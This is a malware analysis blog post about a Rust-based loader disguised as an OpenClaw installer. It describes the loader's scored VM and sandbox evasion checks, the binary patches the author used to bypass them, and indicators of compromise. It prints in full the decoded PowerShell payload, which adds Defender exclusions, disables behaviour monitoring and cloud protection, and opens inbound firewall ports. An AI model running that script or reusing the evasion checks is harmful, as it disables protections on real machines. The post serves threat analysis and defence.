
The malware loader that takes VM/sandbox evasion seriously.

Surprise, surprise… during a time when you can’t even type the letter “o” in a search engine without immediately seeing it include “-penclaw” in the suggestions, threat actors have been trying to capitalize on the popularity of this new super agenic AI solution.
So when I did my usual “eenie meenie miney mo” malware selection process on MalwareBazaar, I randomly tried the query tag:openclaw. When I found a few samples submitted over the weekend, I downloaded the first one I found… using my new, more secure sample collection process. It also had the tag of VidarStealer, so I went into this analysis assuming the usual hallmarks of a stealer, such as enumerating credential stores, keylogging, etc..
Since I didn’t collect this sample in a more “fun” way like directly from a phishing site, I wanted to get a little context on it, so I did a simple Google search for the SHA-256 hash, and realized this sample was featured in an intel article just earlier this week:
How Fake OpenClaw Installers Spread GhostSocks Malware | Huntress
I didn’t go much further than learning about the lure (Bing AI search results for “OpenClaw Windows”) and confirming the hash was contained within that article, and set out to see what I could find on my own before actually seeing what the findings were…
Static Anti-Analysis
- Original Filename: TradeAI.exe
- Operation system: Windows(Vista)[AMD64, 64-bit, GUI]
- Linker: Microsoft Linker(14.36.35723)
- Compiler: Microsoft Visual C/C++(19.36.35403)[C++]
- (Heur)Language: Rust
- Library: Direct3D
- Library: OpenGL
- Tool: Visual Studio(2022, v17.6)
- (Heur)Packer: Compressed or packed data[High entropy + Section 1 (“.rdata”) compressed]
- Debug data: Binary[Offset=0x05871ce4,Size=0x24]

So I go to the official OpenClaw GitHub repo and what do I see?

There is a repo for IronClaw (a Rust fork), but based on the original lure, this sample was imitating the base OpenClaw Windows. Rust should play no part here.

I’m able to immediately confirm that this was written in Rust by looking at the strings:

Also, interestingly, this actor’s Windows username is “root”, which is not quite enough for attribution, but something to note if it’s seen across multiple samples:
Also, in the sub_140089dda function, I see a massive set of conditions and jumps:

These are all seemingly based around anti-analysis after discovering it’s running in a VM:

Needless to say, I’m expecting very extensive anti-analysis capabilities.

Dynamic Anti-Analysis
So after detonation, my original hypothesis that this malware incorporates some anti-analysis function to prevent it from running in a virtualized environment is proven correct with:

It first appears to attempt to reach a C2 server, but if it’s unable to, it triggers the anti-analysis function, which you can see in the memory dump:

This is just the tip of the iceberg. There are many many many (MANY) checks that this malware does to ensure it’s not running in a virtual environment.

One of the first things it does is run a simple ipconfig command, presumably to enumerate for any indications the infected system has a typical VMware or Vbox MAC address.
I actually spent a considerable amount of time removing all of the potential artifacts consistent with a VM, but after failure after failure, I decided a different tactic.
It’s not just checking for ipconfig results, but a host of various artifacts about the infected system, whilst also applying a points system to each individual check. If an infected system goes below the threshold, it triggers the anti-analysis function. This can be seen here:

At this address, 00007FF78FA74F51, this appears to be the decision point where the malware applied a score to each system check it does on the infected host. After reaching a certain threshold, it will display a message box and terminate itself. If it doesn’t hit that threshold, it will allow execution.
So what does it base this score on?
In summary, it’s checking for:
- It scans the first three octets of the NIC for VMware (such as 00:05:69, 00:0C:29, or00:50:56) or VirtualBox (such as 08:00:27) prefixes.
- It flags common default gateway or DHCP ranges commonly used by hypervisors.
- It assigns bonus points or even penalties for the detected graphics card. If it detects an integrated or virtual GPU, it gives penalties.
- It also gives penalties for generic system hostnames, such as the random 8-character hostnames that are present in every fresh Windows install.
- It also penalizes VM motherboards, looking instead to only run on known hardware manufacturers (e.g., ASUS or MSI).
- It also enumerates the system for common RE forensic tools, unsurprisingly assigning penalties if those processes are present on the system.
This can be seen here:

Aaaand here:

Aaaaaaaaand here:

Then I find the following region:

There’s a lot here, so here are the usernames it enumerates:
- malware
- virus
- sandbox
- sand box
- wdagutilityaccount
- bruno
- maltest
- currentuser
- jzekker
- Janet Van Dyne
- Harry Johnson
- tim
- John
- cuckoo
There are also analysis tools and executables:
- mon.dll
- SbieDll.dll
- SxIn.dll
- cmdvrt32.dll
- cmdvrt64.dll
- ollydbg.exe
- x32dbg.exe
- x64dbg.exe
- windbg.exe
- ida.exe
- ida64.exe
- processhacker.exe
- procexp.exe
- procexp64.exe
- wireshark.exe
- fiddler.exe
- charles.exe
- sandboxie.exe
Virtualization:
- vmtoolsd.exe
- vmwaretray.exe
- vmwareuser.exe
- vboxservice.exe
- vboxtray.exe
- administrator
- googleinnotek
- WaspDESK-IVRUUH4
- Y14MARSAMAZING-A
- VOCADOO
- VirtualBox
- Google Compute Engine
- Virtual Machine
- Xeon
- EPYC
And finally hardware IDs:
- ol_client_d+$
- 08:00:27 (Prefix for VirtualBox MAC addresses)
- 00:15:5D (Prefix for Hyper-V MAC addresses)
- 52:54:00 (Prefix for QEMU/KVM MAC addresses)
- MBD-R40311-3550-2146-3025-5233-5781-381234567890
In the memory dump, there is a large seemingly base64 encoded string, which then had to be XOR-decoded, and the results:
# === WINDOWS DEFENDER EXCLUSIONS ===
$paths = @(
    'C:Users',
    "$env:TEMP",
    'C:ProgramData',
    'C:OneDriveTemp',
    'C:UsersPublic',
    'C:Windows'
)
foreach ($item in $paths) {
    Add-MpPreference -ExclusionPath '$item'
}

# === PROCESS EXCLUSIONS ===
Add-MpPreference -ExclusionProcess 'powershell.exe'
Add-MpPreference -ExclusionProcess 'pwsh.exe'

# === DISABLE DEFENDER TELEMETRY / CLOUD FEATURES ===
Set-MpPreference -MAPSReporting 0
Set-MpPreference -DisableBlockAtFirstSeen $true
Set-MpPreference -SubmitSamplesConsent NeverSend
Set-MpPreference -CloudBlockLevel 0
Set-MpPreference -PUAProtection disable

# === DISABLE CORE PROTECTION FEATURES ===
Set-MpPreference -DisableIOAVProtection $true
Set-MpPreference -DisableBehaviorMonitoring $true

# === FIREWALL RULES - OPEN INBOUND PORTS ===
New-NetFirewallRule -DisplayName "Port 57001 TCP" -Direction Inbound -LocalPort 57001 -Protocol TCP -Action Allow -Enabled True
New-NetFirewallRule -DisplayName "Port 57002 TCP" -Direction Inbound -LocalPort 57002 -Protocol TCP -Action Allow -Enabled True
New-NetFirewallRule -DisplayName "Port 56001 TCP" -Direction Inbound -LocalPort 56001 -Protocol TCP -Action Allow -Enabled True
This is a clear defense evasion and C2 staging script designed to:
- Cover multiple writable paths (e.g., C:Users, %Temp%, etc.).
- Includes exclusions for PowerShell using both powershell.exe and pwsh.exe, which means that any payload that is invoked by PowerShell runs without issue.
- It disables sample submission and blocks the payload(s) being flagged by cloud backups.
- It disables IOAV (on-access scan for downloaded content) and behavior monitoring (for heuristic-based detection).
- Opens up TCP ports 57001, 57002, 56001.
Then at the RVA of 00007FF78FA73D58, I can see the IP config command where it’s looking for a default NAT address:
Then when the infected system reaches the threshold for termination:

This is where the malware will decide that it will not run and terminate.
I first tried NOPing all the many “low threshold” decision points leading to termination, but this was an inefficient and ultimately fruitful exercise:

No matter how many times I tried, I ended up seeing that message box, but I was determined. I eventually realized that message box was being called by MessageBoxW, so I instead focused on that.
It took multiple tries because of the multi-threaded nature of the binary, but I finally managed to hone in on only 4 needed patches. Instead of trying to NOP the je instructions that would let me bypass a negative decision point, I instead just turned the je instructions that would say “safe to execute” into jne instructions.
Then I finally saw what I was looking for this whole time… that beautiful rotating fake loading screen:


And would you look at that! There were so many TCP and UDP send/receive events in ProcMon, I decided to go over to Wireshark, and lo and behold:


I got some IOCs!
Unfortunately, I couldn’t retrieve the full URLs, despite checking multiple sources from both FLARE-VM and REMnux.
Summary
I’ll be honest. I’m proud of myself.
Binary patching isn’t easy, and I managed to succesfully patch probably the most sophisticated Rust-based malware loader I’ve personally ever come across. I have to tip my hat to the author(s).
Note: Don’t do cybercrime.
Tactics, Techniques, and Procedures (TTPs)
https://medium.com/media/a8707d08dc2c5206b87347d0ad725c89/href
Indicators of Compromise
Host
TradeAI.exe (aka NotOpenClaw) SHA-256 hash:
249058ce8dc6e74cff9fb84d4d32c82e371265b40d02bb70b7955dceea008139
Network
External IP address check:
checkip.amazonaws.com
Domains (presumably for retrieving C2 configs or files):
pastebin.com
snippet.host
Please note that these sites are not malicious in of themselves, but can be leveraged in a malware’s operations to store payloads. If your organization has no business use case, then you can safely block them, but if you do have a business use case to allow their traffic, these IOCs can added to detection and alerting logic.
If you randomly see both domains cross your firewall right before a cyber incident, you might be infected with this loader.
References
Sample
Can be downloaded from MalwareBazaar by taking the SHA-256 hash and searching for it with the query:
sha256:249058ce8dc6e74cff9fb84d4d32c82e371265b40d02bb70b7955dceea008139
fmt.Println(“Thanks for reading! If you enjoyed this article, please check out all my links!”)
VMs Need Not Apply: NotOpenClaw Malware Analysis was originally published in OSINT Team on Medium, where people are continuing the conversation by highlighting and responding to this story.